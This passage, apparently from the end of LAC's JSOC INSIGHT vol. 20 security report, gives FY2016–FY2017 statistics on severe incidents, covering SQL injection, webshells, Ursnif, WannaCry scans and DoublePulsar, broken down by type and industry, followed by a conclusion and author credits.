


Figure 14 Changes in the number of severe incidents related to attacks from the Internet


Figure 15 shows a breakdown of severe incidents related to attacks from the Internet.

In the breakdown of severe incidents related to attacks from the Internet, the ratio of incidents due to misconfiguration decreased, but the ratio of attacks against middleware-related vulnerabilities have been increasing. This is attributed to an increase in attacks against software that requires a longer test time to resolve a vulnerability, including Apache Commons Collections in addition to IIS 6.0 and Oracle WebLogic Server, as mentioned above.


There are two types of incidents classified as "Emergency" due to external attack. One is related to SQL injection attack, and the other is related to attacks that successfully install a backdoor or Webshell.

For "Emergency" incidents due to SQL injection attack, JSOC confirmed through investigation that the attack traffic code contained a table or column name only available to database users, and that a response from a server contained a character string guessed to be a combination of email address and password. An "Emergency" incident due to SQL injection attack has not occurred for six years.

For three incidents where a backdoor or Webshell was successfully installed, our investigation started by detecting an attempt to execute a command to Webshell and a suspicious file upload attempt, although the root cause of the file created could not be determined from the available information. The investigation revealed that a suspicious file was created in a CMS subdirectory or a directory used to store uploaded document files such as PDFs. The attacker seems to have discovered a vulnerable Web application that allowed a file to be uploaded and had installed a backdoor or Webshell so that it could be used as its own resource.



(a) FY2016



(b) FY2017

Figure 15 Breakdown of severe incidents related to attacks from the Internet

Figure 16 shows a breakdown of industry groups that cover all JSOC customers, and Figure 17 shows the FY2016 and FY2017 trends by industry group for severe incidents related to attacks from the Internet.






Figure 16 Breakdown of industry groups that cover all JSOC customers

The number of severe incidents for the service industry was halved compared to the previous fiscal year, and the number for information and communications services appears to be outstanding. The halving of incidents for the service industry is attributed to a significant decrease in the number of incidents related to DNS amplification attacks. Incidents related to attacks that exploit the IIS6.0 vulnerability were spread across a wide variety of industry groups. The education and learning support industry accounts for a smaller proportion of JSOC customers, but the total number of severe incidents for that sector is ranked third.



(a) FY2016



(b) FY2017

Figure 17 Number of severe incidents by industry (for those related to attacks from the Internet)

5.3 Severe incidents that occurred in intra-networks

Figure 18 shows the number of severe intra-network incidents.

The number of severe intra-network incidents in FY2017 significantly decreased to 631 from the 1,596 of the previous fiscal year. However, while the number of incidents has been decreasing in total, incidents highly likely due to Ursnif infection were constantly occurring through the fiscal year. May 2017 saw incidents due to traffic for scanning for 445/tcp ports, which was deemed to have been generated by Wannacry or its variant (① in Figure 18). The number of severe incidents shown as ① in Figure 18 was smaller compared to previous fiscal years, but there was a case where over 1,000 devices were found infected while only a single incident notification was issued. For FY2017, it is worth noting that the number of affected terminals was many more, even if the number of incidents was smaller.





Figure 18 Changes in the number of severe intra-network incidents


Figure 19 shows a breakdown of severe incidents that occurred in intra-networks.

DNS Changer infections significantly decreased, compared to the previous fiscal year. The ratio of incidents related to port or vulnerability scans against external hosts seems to have been increasing, but the number of incidents has been almost the same.

All of the "Emergency" incidents that occurred in intra-networks were attributed to multiple simultaneous scans for 445/tcp ports. This type of traffic did not intensively occur in May, when the presence of Wannacry was known, and it repeatedly occurred throughout the year. For the SMB vulnerability (MS17-010), more-appropriate measures were taken through an update, but there were some cases where the backdoor tool, "DoublePulsar," was kept in a terminal. In these cases, scans seem to have been generated from the intra-network in response to external traffic.



(a) FY2016




(b) FY2017


Figure 19 Breakdown of severe incidents that occurred in intra-networks

Figure 20 shows a breakdown by industry of severe incidents that occurred in intra-networks.

Unlike incidents related to attacks from the Internet, the education and learning support industry encountered the highest number of severe incidents that occurred in intra-networks. Ursnif-related incidents occurred across all industry groups, although the number varied depending on the group. Most of the Ursnif infections in FY2017 seem to have occurred because a link or attached file included in a non-targeted spam email was clicked, and multiple customers often encountered severe incidents at the same time.



(a) FY2016



(b) FY2017

Figure 20 Number of severe incidents by industry (for those that occurred in intra-networks)

6 Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol. 20

Authors:

Naoaki Nishibe, Shohei Abe, Yusuke Takai
(alphabetical order)



LAC Co., Ltd.

Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho,
Chiyoda-ku, Tokyo 102-0093

<https://www.lac.co.jp/>

LAC and the LAC logo are trademarks of LAC Co., Ltd.
JSOC is a registered trademark of LAC Co., Ltd.

Other product names and company names mentioned in this document are
trademarks or registered trademarks of their respective companies.

